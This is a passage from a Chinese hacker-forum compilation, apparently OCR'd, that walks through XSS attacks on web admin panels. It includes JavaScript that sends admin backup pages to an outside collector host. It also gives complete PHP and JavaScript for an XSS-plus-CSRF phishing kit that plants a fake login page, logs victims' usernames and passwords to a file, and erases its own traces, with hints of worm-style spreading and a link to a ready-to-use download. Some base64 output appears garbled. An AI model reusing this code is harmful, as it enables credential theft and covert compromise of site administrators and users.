


图 1-3-3

等管理员看的时候，就得到了所有的 url，我们可以在下图看到，后台往往有一些链接地址，都是各种管理的, 如图 1-3-4：




图 1-3-4

之后我们需要辗转多次，来搜集一些敏感的链接，例如数据库备份，SMTP 设置，管理员列表之类的

这些页面的作用：

1. 数据库备份：没准能看到数据库或者备份的路径

2. SMTP 设置：管理员邮箱，密码

3. 管理员列表：有时候管理员密码会显示在此，即使不在，没准可以 CSRF 添加一个管理员

0x04 XSS 用途探索——获取指定 URL 页面代码

得到了敏感路径之后呢，我们就可以利用如下的 JS 来获取特定的页面（当然，上一步在当前页面搜集不齐 URL 的时候，也可以使用这个 JS 到别的页面搜集）

关键代码如下：

```
function submitForm() {
        var xmlHttp = createXmlHttp();
    var htmlcode = getHtmlCode('http://xxxx.com/admin/asked/admin_data.asp?action=BackupData');
    var html = encode64(htmlcode);
        postDATA = "msg="+html;
        url="http://aaaa.com/savePage.php";
        xmlHttp.open("POST", url, true);
```

```
            xmlHttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            xmlHttp.send(postDATA);
}
window.onload = function(){
      submitForm();
}
```

为什么要 base64？答：现将网页 escape，然后再用 base64 传送，即能解决传送时候一些特殊编码问题，又能解决中文乱码问题

我们得到内容的将会, 如图 1-3-5：




图 1-3-5

然后我们先用 base64 解码，再 unescape：

JS 代码如下, 如图 1-3-6：

```
function decode64(input) {
        var output = "";
        var chr1, chr2, chr3 = "";
        var enc1, enc2, enc3, enc4 = "";
        var i = 0;
```

```
        // remove all characters that are not A-Z, a-z, 0-9, +, /, or =
        var base64test = /[^A-Za-z0-9\+\/\=]/g;
        if (base64test.exec(input)) {
            alert("There were invalid base64 characters in the input text.\n" +
                    "Valid base64 characters are A-Z, a-z, 0-9, '+', '/', and '='\n" +
                    "Expect errors in decoding.");
        }
        input = input.replace(/[^A-Za-z0-9\+\/\=]/g, "");
        do {
            enc1 = keyStr.indexOf(input.charAt(i++));
            enc2 = keyStr.indexOf(input.charAt(i++));
            enc3 = keyStr.indexOf(input.charAt(i++));
            enc4 = keyStr.indexOf(input.charAt(i++));
            chr1 = (enc1 << 2) | (enc2 >> 4);
            chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
            chr3 = ((enc3 & 3) << 6) | enc4;
            output = output + String.fromCharCode(chr1);
            if (enc3 != 64) {
                output = output + String.fromCharCode(chr2);
            }
            if (enc4 != 64) {
                output = output + String.fromCharCode(chr3);
            }
            chr1 = chr2 = chr3 = "";
            enc1 = enc2 = enc3 = enc4 = "";
        } while (i < input.length);
        return unescape(output);
    }
```

Type in the message you want to encode in base64, or paste
base64 encoded text into the text field, select Encode or Decode,
and click the button!

```
JTNDJTIxRE9DVFlQRSUyMGh0bWwlMjBQVUJMSUMlMjAlMjItLy9XM0MvL0RURCUyMFhIVE1MJTIwMS4wJ
WwxL0RURC94aHRtbDEtdHJhbnNpdGlvbmFsLmR0ZCUyMiUzRSUwRCUwQSUzQ2h0bWwlMjB4bWxucyUzRC
UlMEQlMEE1M0NtZXRhJTIwaHR0cC1lcXVpdiUzRCUyMkNvbnR1bnQtVHlwZSUyMiUyMGNvbnR1bnQlM0Q
lJTNFJXU3QkExJXU3NDA2JXU5ODc1JXU5NzYyJTNDL3RpdGxlJTNFJTBEJTBBJTNDbWV0YSUyMGh0dHAt
bWV0YSUyMGh0dHAtZXF1aXYlM0QlMjJDYWNoZS1Db250cm9sJTIyJTIwQ29udGVudCUzRCUyMm5vLWNhY
29udGVudCUzRCUyMm5vLWNhY2hlJTIyLyUzRSUwRCUwQSUzQ2xpbmslMjBocmVmJTNEJTIyLi4vaW1hZ2
QlMjJzdHlsZXNoZWV0JTIyLyUzRSUwRCUwQSUzQ3NjcmlwdCUyMHNyYyUzRCUyMi4uL3NjcmlwdC9hZG1
FJTBEJTBBJTNDYmFzZSUyMHRhcmdldCUzRCUyMl9zZWxmJTIyLyUzRSUwRCUwQSUzQy9oZWFkJTNFJTBE
YWJsZSUyMGNsYXNzJTNEJTIydGFibGUxJTIyJTIwY2VsbHNwYWNpbmclM0QlMjIxJTIyJTIwY2VsbHBhZ
TIyJTNFJTBEJTBBJTA5JTNDdHIlM0UlMEQlMEElMDklMDklM0NOZCUyMGNsYXNzJTNEJTIydGFibGUxJW
QlMjIlM0UldTY3MEQldTUyQTEldTU2NjgldTRGRTEldTYwNkYldTY1NzAldTYzNkU1dTU5MDQldTc0MDY
wd2lkdGglM0QlMjIqJTIyJTIwYWxpZ24lM0QlMjJyaWdodCUyMiUzRSUzQ2ElMjBocmVmJTNEJTIyJTNE
dTRGRTEldTYwNkYlM0MyYSUzRSUwRCUwQSUwQSUwQSUwQSUwQSUwQSUwQSUwQSUwQSUwQSUwQSUwQSUwQ
```

图 1-3-6

最终能得到网页源代码，其中包含着敏感信息, 如图 1-3-7：

```
                      
                    当前数据库路径(相对路径)：<input type="text" size="65" name="DBpath" value="../../ask/data/ask_axase.asa" disabled>
<br/>  
                    备份数据库目录(相对路径)：<input type="text" size="35" name="bkfolder" value="../Databackup" disabled> 如目录不存在，程序
将自动创建<br/>  
                    备份数据库名称(填写名称)：<input type="text" size="65" name="bkDBname" value="axase_backup_201353111131175441.mdb"><br/>
                      <input type="submit" value="备份数据库" class="button">
            </td>
        </tr>
        <tr>
            <td class="tablerow2">
                <b>说明：</b><br/>
                  在上面填写本程序的数据库路径全名，本程序的默认数据库文件为../../ask/data/ask_newasp.asa，<B>请一定不能用默认名称命
名备份数据库</B><br/>
                  您可以用这个功能来备份您的法规数据，以保证您的数据安全！<br/>
                  注意：所有路径都是相对与程序空间管理目录的相对路径；备份的数据库名为*.bak<br/>
                  <font color="blue">建议使用FTP软件登录FTP站点，下载所需备份的数据库，保存到本地电脑存放，建议每周备份一次以上。
</font><br />
            </td>
        </tr>
        </form>
</table>
<table align="center" id="bottomtable">
<tr><td width="100%" align="center" class="copyright">
Copyright &copy; 2003-2008 <a href="http://www.newasp.net" target="_blank"><font face="Verdana, Arial, Helvetica, sans-serif"><b>NewAsp<font
color="#CC0000">.Net</font></b></font></a>. All Rights Reserved .
<br>执行时间：0.00000秒。查询数据库2次。
<li>共使用了8个缓存对象。</li></td>
</tr>
</table>
Encode to base64  Decode from base64
```

图 1-3-7

同样，我们也可以得到添加管理员的页面的代码，如图 1-3-8：

```
        <th colspan="2">添加管理员</th>
</tr>
<tr>
        <td class="tablerow1" align="right" width="25%"><b>后台登陆名称：</b></td>
        <td class="tablerow1" width="75%"><input name="username2" size="30" type="text"></td>
</tr>
<tr>
        <td class="tablerow2" align="right"><b>后台登陆密码：</b></td>
        <td class="tablerow2"><input name="password2" size="30" type="password"></td>
</tr>
<tr>
        <td class="tablerow1" align="right"><b>管理员级别：</b></td>
        <td class="tablerow1"><input name="AdminGrade" value="0" checked="" type="radio"> 普通管理员  
        <input name="AdminGrade" value="999" type="radio"> 高级管理员（拥有最高权限）  
        <input name="AdminGrade" value="111" type="radio"> 只读管理员</td>
</tr>
<tr>
        <td class="tablerow2" align="right"><b>限制一个管理员登陆：</b></td>
        <td class="tablerow2"><input name="isAloneLogin" value="1" checked="" type="radio"> 是  
        <input name="isAloneLogin" value="0" type="radio"> 否</td>
</tr>
<tr>
        <td class="tablerow1" align="right"><b>是否激活管理员：</b></td>
        <td class="tablerow1"><input name="isLock" value="0" checked="" type="radio"> 是  
        <input name="isLock" value="1" type="radio"> 否</td>
</tr>
<tr>
        <td class="tablerow2" align="right"><b> </b></td>
        <td class="tablerow2"><input name="reset_button" value="清 除" class="button" type="reset">  
        <input name="submit_button" value="提 交" class="button" type="submit"></td>
</tr>
Encode to base64  Decode from base64
```

图 1-3-8

然后可以构造一个 CSRF 了，至于怎么构造，可以看撸主另一篇文章：
记一次 XSS：http://pan.baidu.com/share/link?shareid=1739441762&uk=1832384802
CSRF：http://pan.baidu.com/share/link?shareid=1742653417&uk=1832384802

0x05 总结

即使 cookie 不能用，也不要小看 xss 的威力，撸主标题注明了，这是一篇“研究”文，意在抛砖引玉，广开大家思路，如有其他好思路可以给撸主留言，好机油一起讨论~~
另外，这写个模块，撸主已经加到了自己用的 XSS 平台里~~效果图来一张,如图 1-3-9：




图 1-3-9

是不是比之前撸主没有 CSS 的页面好看多了~~？ 感谢 Yaseng 机油做的平台~~
代码奉上，解压后直接可用
1.访问 add_xss.php 向 user_main.php 添加跨站代码
2.访问 user_main.php 进行钓鱼
3.解压密码：f4ck.net
4.网盘地址：http://pan.baidu.com/share/link?shareid=190728029&uk=1832384802
（全文完）责任编辑：Silent

第 4 节 一种基于 xss 和 csrf 的钓鱼方法探索

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

阅读本文前，对此完全不了解的机油们可以先看下如下两篇文章：
1.[征文-Web 前端技术]记一次 xss 盗密码 ----By: deleter
文章地址：http://pan.baidu.com/share/link?shareid=1272565333&uk=1832384802
2.[征文-Web 前端技术]csrf 与 xss 结合，获取更多 cookie ----By: haxsscker

文章地址：http://pan.baidu.com/share/link?shareid=1274788062&uk=1832384802
第一篇文章，好机油 deleter 的思路剑走偏锋，好文！
第二篇文章，撸主凑数的……就那样吧……cookie 再多又能怎样？
于是撸主今天将两篇文章的思路结合起来，取名：一种基于 xss 和 csrf 的钓鱼方法探索
本文只是在本地模拟了钓鱼的过程，方法用的是最基础的，如果要投入实用，请机油们自行修改
首先，我们要有一个没有过滤跨站的漏洞，我们假定文件为:
user_editor.php

```
<?php
 $value = $_POST['xss'];//没有过滤
 $f = fopen("user_main.php",'w+');//这里撸主偷个懒就用写文件来代替写数据库了
 fwrite($f, $value);
 fclose($f);
 ?>
```

可以看到，没有过滤就写了数据，从而造成 user_main.php 被写入了跨站脚本，假设脚本如下：user_main.php

```
<script src=http://localhost/xss_fish/to_send.php></script>
```

接着，来看我们的 to_send.php 文件如下:to_send.php

```
window.location.href='http://localhost/xss_fish/send.php';//做了一次跳转，当然，也可以写成弹窗，弹出一个小登录框
```

代码做了一次跳转,来到了 send.php.
机油会问，为什么要多做一次跳转？答：因为 script src 这东西只能执行起 js，我们用 js 跳转到需要的 PHP 脚本文件，也可以写成弹窗，弹出一个小登录框 send.php

```
<?php
 error_reporting(7);
 if(!$_COOKIE["usercome"]) //判断是否登陆过
 {
    setcookie("usercome",'0');   //没登陆过则设置 cookie
 }
 elseif($_COOKIE["usercome"] == '1')   //如果发送过密码则删除 XSS 代码

{
       //想做什么自己定，可以跳转到伪造的页面，也可以 CSRF 删掉 XSS 代码
 echo "<script>window.location.href='./del_xss.php';</script>";//例如这里是利用删除 xss 代码
}
 ?>
 <html>
<head>
<script type="text/javascript">
 function formSubmit()
 {
document.getElementById("myForm").submit()
 }
 </script>
```

```
</head>
<body>
<form id="myForm" action="./getpwd.php" method="post">
账 户：<input type="text" name="username" size="20"><br />
密 码：<input type="text" name="password" size="20"><br />
<br />
<input type="button" onclick="formSubmit()" value="提交">
</form>
</body>
</html>
```

这个文件模拟了一个登录页面，也就是用来欺骗用户的

被跨站的用户看到这个页面，让他以为自己登陆失效，需要重新登录，于是就填写了账户密码~~

为了不让用户起疑心，我们用 cookie 控制，思路如下：

1. send.php 判断 cookie 是否存在，如果没有就 setcookie=0

2. 然后提交了账户密码到 getpwd.php 之后修改 cookie=1

3. 回到 1 的判断 cookie，如果有且为 1 就用 CSRF 把添加的那段钓鱼代码去掉，如图 1-4-1：




图 1-4-1

然后，来看我们的 getpwd.php 文件如下：getpwd.php，如图 1-4-2：

```
<?php
 error_reporting(7);
 if($_POST['username'] && $_POST['password'])//判断是否得到了账户密码

{
   setcookie("usercome",'1');  //得到账户密码则设定 cookie=1，下次不再获取
   $username=$_POST['username'];
   $password=$_POST['password'];
   $f = fopen("pw.txt",'w+');
   fwrite($f, $username."||".$password."\r\n");
   fclose($f);
```

```
}
 echo "<script>window.location.href='http://localhost/xss_fish/user_main.php';</script>";//跳回被跨的页面
 ?>
```




图 1-4-2

这个文件通过设定 usercome 是为 1，作为已经获得到了账户密码的标志，对于记录过的用户不再记录，

直接返回到有 XSS 的 user_main.php，从而通过 send.php（上面有源码）中的下面这段代码跳转到 del_xss.php，来删除掉 xss

```
elseif($_COOKIE["usercome"] == '1')  //如果发送过密码则删除 XSS 代码
 {
  //想做什么自己定，可以跳转到伪造的页面，也可以 CSRF 删掉 XSS 代码
 echo "<script>window.location.href='./del_xss.php';</script>";//例如这里是利用删除 xss 代码
 }
```

我们来看下：del_xss.php

```
<form id="csrf" action="./user_editor.php" method="post">
 <input type="text" name="xss" value="替换掉 xss,访问 add_xss 添加"><br />
 <br />
 <input type="button" onclick="formSubmit()" value="提交">
 </form>
 <script>document.forms[0].submit();</script>
```

这个文件通过一段自动提交的 js，直接将跨站的代码替换掉，让中招的用户毫无察觉！

当然，实际操作的时候并没有这么简单，需要相应的抓包分析，如图 1-4-3：

图 1-4-3

最后，我们需要一个用来传播这个 xss 的代码:add_xss.php:

```
<form id="csrf" action="./user_editor.php" method="post">
<input type="text" name="xss" value="<script src=http://localhost/xss_fish/to_send.php></script>"><br />
<br />
<input type="button" onclick="formSubmit()" value="提交">
</form>
<script>document.forms[0].submit();</script>
```

同样，这个文件通过自动提交表单，让 user_editor.php(前面有源码)创建了一段 XSS 代码
总结，我们如何使用呢？
其实根据上面的描述，相信机油们已经清楚了
是的，我们需要找一个较多人可见的存在跨站的位置，然后插入一段 XSS 代码
例如 IFRAME，将我们的 add_xss.php 地址插进去，当然还要插入一段传播代码用来传播我们的 add_xss.php 的这个 iframe
这同样可以通过一个 iframe 表单实现，类似于 XSS 蠕虫，方法与 add_xss.php 构造类似，只是这次的提交位置不是让用户在后台看到,而是让其显示在这个“较多人可见的存在跨站的位置”,当然，机油们也可以再写一段删除的代码
反思、难点
本文听起来很轻巧，确实，如果只是针对管理员，这方法实施起来较为方便
但是我们如果想要钓鱼，那实施起来就可能遇到点难题需要自行解决
撸主归结主要难点如下：
1.跨站漏洞挖掘
2.删除代码时候如何准确定位这段代码
3.“投入的时间和回报比例” 能否>1
（全文完）责任编辑：Silent

第 5 节 从一次未完成的渗透分析 cookie

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

这次渗透有点失败啊……
注入点 root 权限但是开了 GPC
大家知道，开了 GPC 那么 outfile 就无效了……
有 FCK，但是版本是 2.6.6，貌似该补的也补了……
总之，撸主技术不到家，没拿下 shell，下面说说过程吧
即使是失败的渗透，有些经验也是可以总结下的~~

0x01 起因

机油求助有时间就要帮忙啊……
http://team.f4ck.net/thread-9221-1-1.html
